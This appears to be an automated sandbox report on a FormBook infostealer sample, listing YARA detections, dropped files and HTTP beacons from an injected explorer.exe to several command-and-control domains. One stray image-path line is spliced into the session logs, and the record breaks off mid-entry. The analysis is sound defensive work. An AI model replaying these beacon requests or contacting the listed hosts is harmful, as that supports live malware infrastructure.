May 12, 2021 20:03:37.449553967 CEST	6018	IN	HTTP/1.1 301 Moved Permanently Date: Wed, 12 May 2021 18:03:37 GMT Server: Apache Location: https://www.directflence.com/or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=XZ5egFlM4LuR7juc0UFP6fai+XX2I8SV8Ur1Ieq3oNzW4b+OCSm6ABQPGtFRxJXr06kx Cache-Control: max-age=2592000 Expires: Fri, 11 Jun 2021 18:03:37 GMT Content-Length: 348 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 64 69 72 65 63 74 66 6c 65 6e 63 65 2e 63 6f 6d 2f 6f 72 34 69 2f 3f 34 68 5f 48 43 76 3d 61 32 4a 44 61 30 58 78 32 32 49 70 57 78 6a 50 26 61 6d 70 3b 48 46 51 44 45 4c 5f 38 3d 58 5a 35 65 67 46 6c 4d 34 4c 75 52 37 6a 75 63 30 55 46 50 36 66 61 69 2b 58 58 32 49 38 53 56 38 55 72 31 49 65 71 33 6f 4e 7a 57 34 62 2b 4f 43 53 6d 36 41 42 51 50 47 74 46 52 78 4a 58 72 30 36 6b 78 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49765	3.16.197.4	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:42.767637014 CEST	6019	OUT	GET /or4i/?HFQDEL_8=kdp3FbqcdOoi47L6CSewezhnIrd3vGjo7ZesdbmmEgh4+nsMxNwHdMyhwqYehAYq5sNV&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.mmgenius.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:03:42.905261993 CEST	6020	IN	HTTP/1.1 404 Not Found Date: Wed, 12 May 2021 18:03:42 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49766	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:48.045959949 CEST	6020	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=+ijMlDuYhuzidrLjkbi+elVKZ7K6phzLRhFwzYI2MHaYrqu+hiZ6wsf57yroxB2MR5WJ HTTP/1.1 Host: www.rainboxs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:48.182682037 CEST	6021	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 18:03:48 GMT Content-Type: text/html Content-Length: 275 ETag: "609953da-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49767	209.222.96.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:03:53.476977110 CEST	6022	OUT	GET /or4i/?HFQDEL_8=xTiNYjpz6T1Ak7oOPc1RU9z7aC84W9njSzpqqU4XaljqjdkzZuZgpX+EsFAQyzNyJi0r&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.nobleandmarble.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:03:53.613686085 CEST	6022	IN	HTTP/1.1 302 Found Date: Wed, 12 May 2021 18:03:53 GMT Server: Apache Location: http://www.nobleandmarble.com/cgi-sys/suspendedpage.cgi?HFQDEL_8=xTiNYjpz6T1Ak7oOPc1RU9z7aC84W9njSzpqqU4XaljqjdkzZuZgpX+EsFAQyzNyJi0r&4h_HCv=a2JDa0Xx22IpWxjP Content-Length: 345 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6f 62 6c 65 61 6e 64 6d 61 72 6c 65 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 3f 48 46 51 44 45 4c 5f 38 3d 78 54 69 4e 59 6a 70 7a 36 54 31 41 6b 37 6f 4f 50 63 31 52 55 39 7a 37 61 43 38 34 57 39 6e 6a 53 7a 70 71 71 55 34 58 61 6c 6a 71 6a 64 6b 7a 5a 75 5a 67 70 58 2b 45 73 46 41 51 79 7a 4e 79 4a 69 30 72 26 61 6d 70 3b 34 68 5f 48 43 76 3d 61 32 4a 44 61 30 58 78 32 32 49 70 57 78 6a 50 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49768	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:03.782355070 CEST	6024	OUT	GET /or4i/?HFQDEL_8=bE8h/5YlyIaGfqFoj5Gnx56lPl3pmXv2ej3H/Ly1qjs4t+LIMarOZaaU3+bG1fp/+sg3&4h_HCv=a2JDa0Xx22IpWxjP HTTP/1.1 Host: www.safegrinder.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:04.026160002 CEST	6026	IN	HTTP/1.1 403 Forbidden Date: Wed, 12 May 2021 18:04:04 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 156 X-Sorting-Hat-ShopId: 46831239325 X-Dc: gcp-us-central1 X-Request-ID: e6a60d92-4f25-4e5a-82cb-4009d2ef67ba X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 0a035919650000c2ef55899000000001 Server: cloudflare CF-RAY: 64e5913bdf2cc2ef-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-heig


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49771	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 20:04:09.156018019 CEST	6049	OUT	GET /or4i/?4h_HCv=a2JDa0Xx22IpWxjP&HFQDEL_8=1XIvg6XU5vVZMvk0S+FgKHUoBBBn1K6+BdhisE+/5jtYq3 yTMpA8lYHSBxv+eIZJV1A/ HTTP/1.1 Host: www.tecquestrian.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 20:04:09.293071032 CEST	6050	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 18:04:09 GMT Content-Type: text/html Content-Length: 275 ETag: "60995c49-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 1cec9342_by_Libranalysis.exe PID: 6800 Parent PID: 5832

General

Start time:	20:02:19
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe'
Imagebase:	0x400000
File size:	418969 bytes
MD5 hash:	1CEC9342AC2C1F91201DF672382672F2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.657286033.0000000002340000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsz26A1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\fmkr8rw7aiu	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\2813qk5gv9ujz	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	405CF3	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40576D	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	40572D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	405CBC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsz26A1.tmp	success or wait	1	4035BF	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsu26D1.tmp	success or wait	1	4058EE	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\fmkr8rw7aiu	unknown	6661	c3 96 cb b9 bb 01 55 b5 2b 57 ff c1 43 01 d8 4f 57 e6 dc 5e 02 57 3f e6 c1 ea ec 77 3f d5 4c 85 4f f5 a5 51 28 52 93 41 18 f8 df b8 3f 01 85 f2 77 cb 13 3a 7f 97 f7 be f7 36 44 4a 4c af af e5 4c c3 9f 82 b2 d6 c0 5e 2a 2c 2a a4 7d b2 a2 c6 d0 70 59 5b 79 b4 b3 e1 e1 f6 00 a2 89 8b 89 e3 9b c1 f1 16 10 b4 7a 7c 6a 13 05 f1 e1 06 10 a6 99 9b 99 f3 f0 01 f1 16 40 b7 a9 ab ca 23 1c 11 31 66 50 09 b9 bb b9 33 4d 31 21 46 40 1b c9 cb da 43 33 41 31 56 80 0d ea ec ea 63 64 31 61 86 90 1f d9 db f9 73 62 61 61 b5 80 51 09 0b 09 63 9d 81 71 96 90 63 3a 3c 2a 93 39 71 a1 c5 cf 55 19 1b 19 b3 b0 81 b1 d5 bf 67 29 2b 49 a3 d4 d2 b1 e5 cf ba 7a 7c 7a b3 df b1 e2 05 ff cc 8a 8c 59 a0 1c f0 13 11 c0 7b 69 6b 16 ef f4 e0 03 d1 24 04 f4 02 f2 15 ff 14 f6 16 f4 20 43 01 48	......U.+W..C..OW..^.W?.... w?. L.O..Q(R.A....?...w..:.....6D JL...L.....^*,*.}....pY[y..... .....z|j..... @....#..1fP....3M1!F@....C 3A1V .....cd1a.....sbaa..Q...c..q. .c:<*.9q...U.....g)+I..... ..z|z.....Y.....{ik..... $..... C.H	success or wait	1	405D51	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\2813qk5gv9ujz	unknown	32768	5d e4 23 f1 43 44 c4 ba ae f4 ff 0b 53 19 95 1d 17 50 cb 7e 02 ce 9b 71 c0 43 6f b5 b2 00 15 1c 2a 82 4a a9 5b ca 4b 76 d8 e1 be a1 ef 4c b3 26 df 3b ef be d4 2f de 5b 4f 00 a3 6a 02 6c 0d 84 27 08 ac 12 91 b7 a2 e5 d5 04 c3 82 b0 b7 49 dd ed 1c 14 97 7b de 33 55 50 48 0a 5e 0e 8a 09 0d 5b 5f b4 0c fc a9 57 2a 78 98 1c 92 e6 79 59 0b 35 27 c5 34 5c c6 e2 6b 36 9b 10 5a d3 4c 2b ba bd f1 98 dd 0c c4 14 e6 94 73 d5 af a3 66 b9 af fc c3 15 01 59 3a 13 9b ba 3e b7 88 0b 0e cb 65 d2 ca 5d d7 89 06 71 ef 3e b0 ad bb bf 9f b7 4a 87 2e 07 4f 7d df e7 aa e8 72 0c 9a 60 60 bb 7f 5d cd 3e 0e 61 5f e7 84 67 3d 1e 79 24 f6 0b e8 11 f3 02 ac 12 da d1 f0 50 31 ed fc fb 0c 9a 5b 07 e0 9b ce b7 d6 4f 90 53 8a 25 3c e3 83 89 7f 80 24 c6 a1 a4 b4 e0 67 0c be 77 e8 55 f4 fb	].#.CD......S....P.~...q.Co... ..*.J.[.Kv.....L.&.;.../.[O..j .l..'............l.....{.3UPH.^.... [_....W*x....yY.5'.4\..k 6..Z.L+..........s...f......Y: ...>.....e..]...q.>......J...O }....r..``..].>.a_..g=.y$..... ......P1.....[......O.S.%<.... .$.....g..w.U..	success or wait	6	405D51	WriteFile
C:\Users\user\AppData\Local\Te mp\nsu26D1.tmp\8t7v9o92aq2mtu.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 23 78 74 1a 67 19 1a 49 67 19 1a 49 67 19 1a 49 67 19 1b 49 79 19 1a 49 9b 6e a3 49 68 19 1a 49 40 df d4 49 66 19 1a 49 40 df d0 49 66 19 1a 49 40 df d6 49 66 19 1a 49 52 69 63 68 67 19 1a 49 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 61 ad 94 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 04 00 00 00 08 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......#xt.g..Ig..Ig..Ig..Iy. .I.n.Ih..I@..If..I@..If..I@..I f..IRichg..I................. ......PE..L...a..`...........!	success or wait	1	405D51	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe	unknown	512	success or wait	488	405D22	ReadFile
C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe	unknown	4	success or wait	2	405D22	ReadFile
C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe	unknown	4	success or wait	11	405D22	ReadFile
C:\Users\user\AppData\Local\Temp\fmkr8rw7aiu	unknown	6661	success or wait	1	6FD7116B	ReadFile

Analysis Process: 1cec9342_by_Libranalysis.exe PID: 6840 Parent PID: 6800

General

Start time:	20:02:20
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe'
Imagebase:	0x400000
File size:	418969 bytes
MD5 hash:	1CEC9342AC2C1F91201DF672382672F2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.650458502.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.650458502.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.650458502.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.693950928.0000000000D20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.693950928.0000000000D20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.693950928.0000000000D20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.693323611.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.693323611.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.693323611.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.693535798.00000000009B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.693535798.00000000009B0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.693535798.00000000009B0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 6840

General

Start time:	20:02:25
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	

Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
